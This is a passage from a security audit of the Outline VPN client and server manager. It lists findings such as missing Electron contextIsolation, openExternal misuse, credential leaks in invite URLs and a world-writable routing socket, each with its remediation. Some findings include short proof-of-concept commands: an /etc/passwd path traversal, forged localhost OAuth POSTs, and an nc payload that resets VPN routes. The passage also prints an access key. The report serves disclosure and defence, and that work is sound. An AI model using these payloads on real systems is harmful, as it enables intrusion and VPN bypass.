Impact:

Network conditions on the uplink network can disable the Outline VPN while the UI shows successful connection status.

Recommendation:

- Monitor VPN routing.
- Force traffic through VPN with firewall rules (macOS pf, Linux iptables/nftables, Windows Defender).

Update :

Remedied by implementing network status monitoring in [Pull-Request 1477](#) using [netlink](#).

4.7 GGL-019 — No contextIsolation

Vulnerability ID: GGL-019	Status: Resolved
Vulnerability type: Missing Hardening	Labels:
Threat level: Elevated	client:electron:linux
	client:electron:windows

Description:

Electron was not configured with `contextIsolation`, which allows turning client side XSS into RCE.

Technical description:

The Electron versions in use do not have `contextIsolation` enabled by default. No custom configuration was found, confirming the deprecation warning when launching the applications. `contextIsolation` will be enabled by default in upcoming versions of Electron:

<https://github.com/electron/electron/issues/23506>

The Electron versions in use are:

- Electron `^11.5.0` on Outline Server Client (see [package.json#L93](#))
- Electron `18.1.0` on Outline Server Manager (see [package.json#L81](#))

Without `contextIsolation`, the Javascript browser and Node context share common objects, allowing for prototype pollution or similar attacks. It has to be assumed that Javascript code execution in the browser window leads to code

execution on the host system. With `contextIsolation` enabled there would be a clearer separation of concerns, limiting the available system interfaces to usual browser APIs.

Impact:

Any XSS in the client application can lead to RCE in the host context.

Recommendation:

- Explicitly enable `contextIsolation`.
- Upgrade to a newer Electron version.

Update :

Electron in Outline Client [Pull-Request 1365](#) was upgraded to `^19.0.8`, enabling `contextIsolation` by default.

4.8 GGL-018 — openExternal on client SPA page change

Vulnerability ID: GGL-018	Status: Resolved
Vulnerability type: Remote Code Execution	Labels:
Threat level: Elevated	client:electron:linux
	client:electron:windows

Description:

Electron in the Outline Client offers a Javascript methods to the browser that is able to perform remote code execution on the host system by opening local files or arbitrary protocols registered in the operating system.

Technical description:

Electron in the Outline Client offers a `will-navigate` method to the browser context of the application (defined in [outline-client/src/electron/index.ts#L168-L175](#)):

```
// The client is a single page app - loading any other page means the
// user clicked on one of the Privacy, Terms, etc., links. These should
// open in the user's browser.
mainWindow.webContents.on('will-navigate', (event: Event, url: string) => {
  shell.openExternal(url);
  event.preventDefault();
});
```

```
});
```

When `window.location` is changed to an external link, Electron calls the `shell.openExternal` method that opens the resource with the standard protocol handler.

Such action would, for instance, occur when the following script is executed in the Outline Client browser context, and also when a user clicks a hyperlink:

```
window.location.href = "file:///"
```

No external links to untrusted resources have been found during this engagement, not allowing exploitation of this vulnerability.

See also: <https://benjamin-althpeter.de/shell-openexternal-dangers/>

Impact:

When Outline Client switches the SPA root document (change of `window.location`) to any external resource, the host opens the URL with the systems default protocol handler, potentially executing code on the host system.

Recommendation:

- Validate acceptable links before opening.
- Show an error page when an action is rejected.

Update :

Pull-Request 1370 addresses the issue by limiting protocols to `http` and `https`.

4.9 GGL-016 — The user invitation help resource URL saves server credentials in browser history

Vulnerability ID: GGL-016	Status: Resolved
Vulnerability type: Information Disclosure	Labels:
Threat level: Elevated	manager

Description:

When an invited user follows the download link in the invitation, server credentials are stored in the browsing history.

Technical description:

An invitation message to a user contains a prominent link to an HTTP URL that contains the access credentials:

```
You're invited to connect to my Outline server. Use it to access the open internet, no matter where you are. Follow the instructions on your invitation link below to download the Outline App and get connected.
```

```
https://s3.amazonaws.com/outline-vpn/invite.html#ss%3A%2F%2FY2hhY2hhMjAtaWV0Zi1wb2x5MTMwNTpmM2w4Ujk4Q2FCbmI%4065.108.223.111%3A13749%2F%3Foutline%3D1
```


```
-----
```

Having trouble accessing the invitation link?

Copy your access key: `ss://Y2hhY2hhMjAtaWV0Zi1wb2x5MTMwNTpmM2w4Ujk4Q2FCbmI@65.108.223.111:13749/?outline=1`

Follow our invitation instructions on GitHub: <https://github.com/Jigsaw-Code/outline-client/blob/master/docs/invitation-instructions.md>

Opening the suggested download URL (here served on AWS S3) leaves the secret `ss://` URL in the browsing history:



Users might accidentally visit the URL from an untrusted device and not be aware that the credential is persisted in the browsing history.

Impact:

Users might accidentally leave access credentials in their browsing history when intending to download Outline Client as suggested in their invitation.

Recommendation:

- Do not include VPN access credentials in URL strings.

Update :

Outline Server Manager invitation URLs are self-contained locally with [Pull-Request 1133](#) and thus no longer leave traces in the browser history.

4.10 GGL-028 — No protected branch on outline-ss-server

Vulnerability ID: GGL-028	Status: Resolved
Vulnerability type: CI/CD	Labels:
Threat level: Moderate	server

Description:

A GitHub repository [Jigsaw-Code/outline-ss-server](#) is configured to publish releases through GitHub Actions has no protected branches. Releases are triggered from tags, which cannot be protected at all.

Technical description:

The GitHub Actions workflow to publish new releases is triggered on change of Git tags [outline-ss-server/workflows/main.yml#L8](#):

```
# See https://github.com/marketplace/actions/goreleaser-action
name: Release

# Triggers on every tag.
on:
  push:
    tags:
      - 'v*'

```

Additionally the repository has no protected branches:

```
% REPO="Jigsaw-Code/outline-ss-server"
% curl -u "token:<CENSORED>" "https://api.github.com/repos/$REPO/branches?protected=true"
[
]

```

Due to missing verification of the tagged commit (check if it exists on a protected branch), every GitHub user with write permission to the repository is able to publish new releases. A compromise of a developer system could lead to compromise of immediately published release artifacts without leaving noticeable traces in the repository (aside from GitHub actions logs that expire quickly).

Impact:

(Compromised) GitHub accounts with write permission to outline-ss-server can automatically publish new releases without leaving noticeable traces.

Recommendation:

- Protect main branch.
- Require release commits to be on a protected branch.

Update :

The master branch has been protected, resolving the issue:

```
curl -u "token:<CENSORED>" \
  "https://api.github.com/repos/Jigsaw-Code/outline-ss-server/branches?protected=true"
[
  {
    "name": "master",
    "commit": {
      "sha": "aa136975bd8f21fe8c6f7aa73b25d7abee06ac25",
      "url": "https://api.github.com/repos/Jigsaw-Code/outline-ss-server/commits/aa136975bd8f21fe8c6f7aa73b25d7abee06ac25"
    },
    "protected": true
  }
]
```


4.11 GGL-021 — Admin invite from S3 resource

Vulnerability ID: GGL-021	Status: Resolved
Vulnerability type: Information Disclosure	Labels:
Threat level: Moderate	manager

Description:

Unlike client invite pages, administrator invite pages are served from an external AWS S3 resource, potentially leaking access credentials to any adversary able to manipulate the contents of the S3 bucket.

Technical description:



This observation is similar to the invite link included in the invitation sent to users in [GGL-017](#) (page 37). While users need to open the link manually, the AWS S3 resource is loaded directly in the Outline Server Manager application (as an iframe), potentially allowing execution of code in the electron application.

Impact:

The invitation dialog showing the secret server administrator URL is hosted on an external AWS S3 resource, creating a window of opportunity to leak access credentials to a third party. Also, the remote hosting provider notices a server manager's activity and IP address.

Recommendation:

- Render the admin invitation page from a local template.

Update :

The dialog was removed in [Pull-Request 1138](#).

4.12 GGL-020 — ss-local SOCKS5 listens on localhost

Vulnerability ID: GGL-020	Status: Resolved
Vulnerability type: Firewall Bypass	Labels:
Threat level: Moderate	client:electron:linux
	client:electron:windows

Description:

When connecting the Outline Client to a VPN server, shadowsocks-libev ss-local listens on local TCP port 1081 that can be accessed by other processes.

Technical description:

When connected to an Outline VPN server the client opens a SOCKS5 proxy server on a TCP port on localhost. Every process or user with access to this interface may tunnel requests through the VPN connection, regardless of the local routing configuration.

When sending the following request from a connected Outline Client system to a public IP of the remote server

```
SERVER_IPv4_ADDRESS=65.108.223.111
curl -k --socks5 "127.0.0.1:1081" "http://$SERVER_IPv4_ADDRESS:3333/"
```

the remote receives traffic from `lo` interface instead of the external facing:

```
root@outline-server% tcpdump -i any -l -n tcp port 3333
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
12:53:25.846247 lo In IP 65.108.223.111.45838 > 65.108.223.111.3333: Flags [S], seq 1685173299,
win 65495, options [mss 65495,sackOK,TS val 94481556 ecr 0,nop,wscale 7], length 0
12:53:25.846258 lo In IP 65.108.223.111.3333 > 65.108.223.111.45838: Flags [R.], seq 0, ack
1685173300, win 0, length 0
```

Administrators might not consider this behavior in their firewall configuration and apply firewall blacklists for external interfaces only.

Impact:

Any process with access to the `lo` interface can proxy requests through the Shadowsocks connection regardless of the local routing configuration. The remote Shadowsocks server receives packets on its `lo` interface rather than one facing an external network.

Recommendation:

- Use a UNIX socket with restrictive filesystem permissions.
- Block the Shadowsocks server's own IP addresses on `outline-ss-server`.

Update :

[Pull-Request 1404](#) deprecates the custom `ss-local` daemon in favor of the Go VPN server alternative.

4.13 GGL-014 — Path traversal in exposed Electron method

Vulnerability ID: GGL-014	Status: Resolved
Vulnerability type: Remote Code Execution	Labels:
Threat level: Moderate	manager

Description:

An exposed Electron method to open local file paths is vulnerable to local path traversal.

Technical description:

Outline Server Manager exposes a `open-image` Electron IPC event to the frontend [src/server_manager/electron_app/preload.ts#L54-L56](#):

```
contextBridge.exposeInMainWorld('openImage', (basename: string) => {
  ipcRenderer.send('open-image', basename);
});
```

The method [src/server_manager/electron_app/index.ts#L268-L273](#) opens an arbitrary path formed by joining a base directory and filename attribute with the Outline Server Managers desktop's default file handler:

```
// Handle "show me where" requests from the renderer process.
ipcMain.on('open-image', (event: IpcEvent, basename: string) => {
  const p = path.join(IMAGES_BASENAME, basename);
```



```

if (!shell.openPath(p)) {
  console.error(`could not open image at ${p}`);
}
});

```

When called from an Outline Server Manager browser window context, the path joined from `path.join(IMAGES_BASENAME, basename)` can reference any local file path that will be opened.

```

> let basename = "../../etc/passwd";
> path.join("/var/images", basename)
"/etc/passwd"

```

This vulnerability could be exploited through XSS in the Outline Server Manager, though we have not found one in this audit.

Impact:

Client vulnerabilities in the Electron application might lead to disclosure of system files.

Recommendation:

- Ensure the resource is relative to the images storage folder.

Update :

Fixed in [Pull-Request 1132](#) by resolving the basename to `/`:

```

const p = path.join(
  IMAGES_BASENAME,
  path.resolve("/", basename)
);

```

This change prevents accessing parent directories when joining `IMAGES_BASENAME` with untrusted user-input:

```

Welcome to Node.js v16.13.2.
Type ".help" for more information.
> const path = require("path")
undefined
> path.join("/my/images", path.resolve("/", "/opt/base"))
'/my/images/opt/base'
> path.join("/my/images", path.resolve("/", "/../"))
'/my/images/'
> path.join("/my/images", path.resolve("/", "../../etc/passwd"))
'/my/images/etc/passwd'

```

4.14 GGL-011 — Denial of Digital Ocean

Vulnerability ID: GGL-011	Status: Resolved
Vulnerability type: Insufficient Entropy	Labels:
Threat level: Moderate	manager

Description:

Arbitrary websites visited by the Outline Server user and other local system users are able to prevent registration with Digital Ocean.

Technical description:

The Digital Ocean OAuth completion can be prevented by any resource that is able to perform GET requests in the Outline Manager users web browser and from other users with access to the `io` interface.

Outline registers three Digital Ocean OAuth clients on known TCP ports: `src/server_manager/electron_app/digitalocean_oauth.ts#L22-L26` :

```
const REGISTERED_REDIRECTS: Array<{clientId: string, port: number}> = [
  {clientId: '7f84935771d49c2331e1cfb60c7827e20eaf128103435d82ad20b3c53253b721', port: 55189},
  {clientId: '4af51205e8d0d8f4a5b84a6b5ca9ea7124f914a5621b6a731ce433c2c7db533b', port: 60434},
  {clientId: '706928a1c91cbd646c4e0d744c8cbdfbf555a944b821ac7812a7314a4649683a', port: 61437}
];
```

After authorization by Digital Ocean, the service redirects to an HTTP resource on one of those three ports:

```
$ curl -i "http://localhost:55189/
#access_token=INVALID&token_type=bearer&expires_in=2592000&state=INVALID"
HTTP/1.1 200 OK
X-Powered-By: Express
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: text/html; charset=utf-8
Content-Length: 658
Date: Wed, 23 Feb 2022 22:16:37 GMT
Connection: keep-alive
Keep-Alive: timeout=5


<html>
<head><title>Authenticating...</title></head>
<body>
  <noscript>You need to enable JavaScript in order for the DigitalOcean authentication to work.</
noscript>
  <form id="form" method="POST">
    <input id="params" type="hidden" name="params"></input>
  </form>
  <script>
    var paramsStr = location.hash.substr(1);
    var form = document.getElementById("form");
    document.getElementById("params").setAttribute("value", paramsStr);
```

```
form.submit();  
</script>  
</body>
```

A regular web browser would perform a POST request with the redirection query parameters. Because the provided query parameters do not contain a secret, the POST request can be performed by any client with access to localhost.

```
$ curl -i "http://localhost:55189/" -d  
"access_token=INVALID&token_type=bearer&expires_in=2592000&state=INVALID"  
HTTP/1.1 400 Bad Request  
X-Powered-By: Express  
Cache-Control: no-cache, no-store, must-revalidate  
Content-Type: text/html; charset=utf-8  
Content-Length: 106  
ETag: W/"6a-t0jLNIGi6o6BSr4BtYRlUorJYPk"  
Date: Wed, 23 Feb 2022 22:20:13 GMT  
Connection: keep-alive  
Keep-Alive: timeout=5  
  
<html><script>window.close()</script><body>Authentication failed. You can close this window.</  
body></html>
```

After such a POST request the Outline Manager aborts the sign-up without comparing the state secret:



Impact:

When a website that an Outline Manager user visits loads malicious URLs on localhost via HTTP GET (through redirects for instance) or another user/client with access to localhost POSTs invalid data to the OAuth return target, Outline Manager can be prevented from using Digital Ocean.

Recommendation:

- Authenticate auth responses with a nonce.
- Verify the Origin HTTP header.

Update :

[Pull-Request 1157](#) closes the Digital Ocean OAuth handler only on valid requests with known access token.

4.15 GGL-030 — Outdated shadowsocks-libev with unfixed CVEs

Vulnerability ID: GGL-030	Status: Resolved
Vulnerability type: Outdated Software	Labels:
Threat level: Low	client:electron:linux
	client:electron:windows

Description:

shadowsocks-libev version 3.3.0-1, a third-party dependency included in the Outline Client repository, is outdated and known to be vulnerable.

Technical description:

The `shadowsocks-libev` dependency changelog file `outline-client/third_party/shadowsocks-libev/Changes#L1` identifies the dependency copy as `release version 3.3.0-1`.

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5163>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5164>

Neither vulnerability affects the client, and libev is not used on the server. This finding is more a reminder for the usefulness of upstream version tracking (for example in a CI/CD stage).

Impact:

Third-party upstream version updates can easily be missed, but could negatively affect the Outline Client security.

Recommendation:

- Upgrade shadowsocks-libev library.
- Monitor upstream repository for future changes.

Update :

The dependency was removed in [Pull-Request 1404](#).

4.16 GGL-017 — User invitation download site may compromise server credentials

Vulnerability ID: GGL-017	Status: Resolved
Vulnerability type: Information Disclosure	Labels:
Threat level: Low	manager

Description:

The `ss://` URL included in the location hash of download-links is not sent to the server unless a malicious script on the remote reads and leaks it.

Technical description:

The invitation message includes a remote download link (on AWS S3) which contains the client's SS server credential string:

```
You're invited to connect to my Outline server. Use it to access the open internet, no matter where you are. Follow the instructions on your invitation link below to download the Outline App and get connected.
```

```
https://s3.amazonaws.com/outline-vpn/invite.html#ss%3A%2F%2FY2hhY2hhMjAtawV0Zi1wb2x5MTMwNTpmM2w4Ujk4Q2FCbmI%4065.108.223.111%3A13749%2F%3Foutline%3D1
```

```
-----
```

```
Having trouble accessing the invitation link?
```

```
Copy your access key: ss://Y2hhY2hhMjAtawV0Zi1wb2x5MTMwNTpmM2w4Ujk4Q2FCbmI@65.108.223.111:13749/?outline=1
```

```
Follow our invitation instructions on GitHub: https://github.com/Jigsaw-Code/outline-client/blob/master/docs/invitation-instructions.md
```

The page content is loaded from a remote resource that could contain executable code. A Javascript payload could read the `window.location.hash` and leak it to an adversary.

Scenarios in which this could occur might include:

- A user ignores a certificate warning of their browser
- An adversary manages to manipulate the HTML page content on S3

- Targeted attack on user with valid SSL certificate

Impact:

Malicious code injected into the invitation page over network or by compromising S3 could lead to compromise of Outline Server VPN credentials.

Recommendation:

- Remove the URL hash from invitation download links.

Update :

With [Pull-Request 1133](#) Outline Server serves the invitation page from local resource; the S3 page is no longer used.

4.17 GGL-015 — Invite page served from S3 bucket URL

Vulnerability ID: GGL-015	Status: Resolved
Vulnerability type: User Interface	Labels:
Threat level: Low	manager

Description:

A previous version of the Outline website and invitation link is served directly from an AWS S3 bucket, making it hard for users to verify the validity of the given resource.

Technical description:

The user invitation generated by Outline Server Manager contains a link to an AWS S3 bucket hosting the invitation page (and an older version of the Outline website):

<https://s3.amazonaws.com/outline-vpn/>

The URL is hard-coded in Outline Server `src/server_manager/web_app/app.ts#L952-L958`:

```
private getS3InviteUrl(accessUrl: string, isAdmin = false) {
  // TODO(alalama): display the invite in the user's preferred language.
  const adminParam = isAdmin ? '?admin_embed' : '';
  return `https://s3.amazonaws.com/outline-vpn/invite.html${adminParam}#${encodeURIComponent(
    accessUrl
  )}`;
}
```

```
    });  
}
```

Generic domains like `s3.amazonaws.com` may serve content from untrusted sources and give visitors little opportunity to validate the authenticity of the content.

Impact:

It is hard for users to verify the authenticity of the invitation page URL and leads users to a resource hosted by a central cloud provider unnecessarily.

Recommendation:

- Consider pointing a custom (sub)domain to the S3 bucket.
- Consider hosting the invitation page on the actual Outline Server instance.

Update :

In [Pull-Request 1133](#) Outline Server Manager invite pages are served from local resource, addressing the concern raised in this finding.

4.18 GGL-009 — SS-Server key length (2048 bit)

Vulnerability ID: GGL-009	Status: Resolved
Vulnerability type: Best Practices	Labels:
Threat level: Low	manager

Description:

The management port of an SS-Server uses a 2048 bit RSA key, although modern browsers support 4096 bit.

Technical description:

Transport encryption between Outline Server Manager and the Shadowbox server uses 2048 bit RSA keys:

Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	C8:93:32:8D:41:54:E3:A4:F8:98:C9:BC:E2:BD:24:58:92:76:E6:5A:7A:B0:FE:9C:...

Because modern browsers support 4096 bit keys, it might be useful to increase the key size.

Added latency when establishing a connection with 4096-bit key size is likely to be unnoticed by the client user and there is only little traffic on the server side. Alternatively an elliptic curve key could be presented.

Impact:

Transport encryption between Outline Server Manager and the Shadowbox server do not use the strongest available keys.

Recommendation:

- Generate 4096-bit RSA keys.
- Consider offering ED25519 keys.

Update :

RSA key length was changed from 2048 to 4096 bits in [Pull-Request 1134](#).

4.19 GGL-007 — Outline Server Manager - Electron Enabled Developer Console


Vulnerability ID: GGL-007	Status: Resolved
Vulnerability type: Developer Features	Labels:
Threat level: Low	manager

Description:

The Electron Developer Console is enabled in all releases of the Outline Server Manager.

Technical description:

In all official releases of the Outline Server Manager (Linux, Mac, Windows) the Electron Developer Console is enabled by default.



Impact:

An adversary with physical access to a target's computer could tamper with the behavior of a running Outline Server Manager, giving the attacker permanent control of the user interface and the user's inputs.

Recommendation:

- Disable Developer Console on customer releases by default.

Update :

After the merge of [Pull-Request 1130](#), the developer tools are only available in debug builds.

4.20 GGL-005 — Outline Server – vulnerable and outdated NPM dependencies

Vulnerability ID: GGL-005	Status: Resolved
Vulnerability type: Outdated Software	Labels: server
Threat level: Low	

Description:

The <https://github.com/Jigsaw-Code/outline-server> repository has outdated and vulnerable NPM dependencies.

Technical description:

```
$ npm install
npm WARN deprecated urix@0.1.0: Please see https://github.com/lydell/urix#deprecated
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
npm WARN deprecated chokidar@2.1.8: Chokidar 2 will break on node v14+. Upgrade to chokidar 3 with
15x less dependencies.
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low-severity
ReDos regression when used in a Node.js environment. It is recommended you upgrade to 3.2.7 or
4.3.1. (https://github.com/visionmedia/debug/issues/797)
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low-severity
ReDos regression when used in a Node.js environment. It is recommended you upgrade to 3.2.7 or
4.3.1. (https://github.com/visionmedia/debug/issues/797)
npm WARN deprecated debug@4.1.1: Debug versions >=3.2.0 <3.2.7 || >=4 <4.3.1 have a low-severity
ReDos regression when used in a Node.js environment. It is recommended you upgrade to 3.2.7 or
4.3.1. (https://github.com/visionmedia/debug/issues/797)
npm WARN deprecated querystring@0.2.0: The querystring API is considered Legacy. new code should use
the URLSearchParams API instead.
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use
Math.random() in certain circumstances, which is known to be problematic. See https://v8.dev/blog/
math-random for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/
request/issues/3142
npm WARN deprecated phantomjs-prebuilt@2.1.16: this package is now deprecated
npm WARN deprecated intl-messageformat-parser@3.6.4: We've written a new parser that's 6x faster and
is backwards compatible. Please use @formatjs/icu-messageformat-parser
npm WARN deprecated @hapi/pinpoint@1.0.2: Moved to 'npm install @sideway/pinpoint'
npm WARN deprecated @hapi/address@2.1.4: Moved to 'npm install @sideway/address'
npm WARN deprecated @hapi/formula@1.2.0: Moved to 'npm install @sideway/formula'
npm WARN deprecated @hapi/hoek@8.5.1: This version has been deprecated and is no longer supported or
maintained
npm WARN deprecated @hapi/topo@3.1.6: This version has been deprecated and is no longer supported or
maintained
npm WARN deprecated mkdirp@0.5.1: Legacy versions of mkdirp are no longer supported. Please update
to mkdirp 1.x. (Note that the API surface has changed to use Promises in 1.x.)
npm WARN deprecated @hapi/joi@16.1.8: Switch to 'npm install joi'
npm WARN deprecated intl-messageformat-parser@1.4.0: We've written a new parser that's 6x faster and
is backwards compatible. Please use @formatjs/icu-messageformat-parser
```

```

npm WARN deprecated @formatjs/intl-unified-numberformat@3.3.7: We have renamed the package to
@formatjs/intl-numberformat

added 1948 packages, and audited 1953 packages in 55s

97 packages are looking for funding
  run `npm fund` for details

64 vulnerabilities (31 moderate, 33 high)

To address issues that do not require attention, run:
  npm audit fix

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
npm notice
npm notice New minor version of npm available! 8.1.0 -> 8.5.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v8.5.0
npm notice Run npm install -g npm@8.5.0 to update!
npm notice

```

The error output also mentions that npm itself is outdated.

Impact:

Unknown, vulnerable dependencies need to be checked.

Recommendation:

- Update, replace, or remove deprecated and vulnerable packages.

Update :

Dependencies have been updated, and the remaining audit report entries no longer apply.

4.21 GGL-037 — Other system users can modify routing table

Vulnerability ID: GGL-037	Status: Resolved
Vulnerability type: Firewall Bypass	Labels:
Threat level: Elevated	client:electron:linux

Description:

Other system users can modify the system routing table through Outline Proxy Service, which is installed on first use of Outline Client.

Technical description:

For Outline Client to manage routes a daemon Outline Proxy Service is opens a world writable UNIX socket in [outline-client/electron/routing_service.ts#L86](#):

```
$ ls -al /var/run/outline_controller
srwx---rw- 1 root root 0 Jun 19 08:08 /var/run/outline_controller
```

Any system user can write JSON to the `/var/run/outline_controller` UNIX socket and invoke route changes.

```
$ PAYLOAD='{ "action": "resetRouting", "statusCode": 0 }'
$ echo -n "$PAYLOAD" | nc -U /var/run/outline_controller
{"statusCode": 0,"returnValue": "", "action": "resetRouting"}
```

When executing the above payload as another system user, the Outline Client routes are silently dropped:

```
$ ip route
default via 10.0.85.2 dev outline-tun0 metric 10
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
135.181.248.241 via 192.168.65.1 dev enp0s6 metric 5
192.168.65.0/24 dev enp0s6 proto kernel scope link src 192.168.65.12 metric 100
192.168.65.1 dev enp0s6 proto dhcp scope link src 192.168.65.12 metric 100

$ adduser --disabled-password --gecos "" another
Adding user `another' ...
Adding new group `another' (1001) ...
Adding new user `another' (1001) with group `another' ...
The home directory `/home/another' already exists. Not copying from `/etc/skel'.

$ su another

another$ PAYLOAD='{ "action": "resetRouting", "statusCode": 0 }'
another$ echo -n "$PAYLOAD" | nc -U /var/run/outline_controller

another$ ip route
default via 192.168.65.1 dev enp0s6
10.0.85.0/24 dev outline-tun0 proto kernel scope link src 10.0.85.1
192.168.65.0/24 dev enp0s6 proto kernel scope link src 192.168.65.12 metric 100
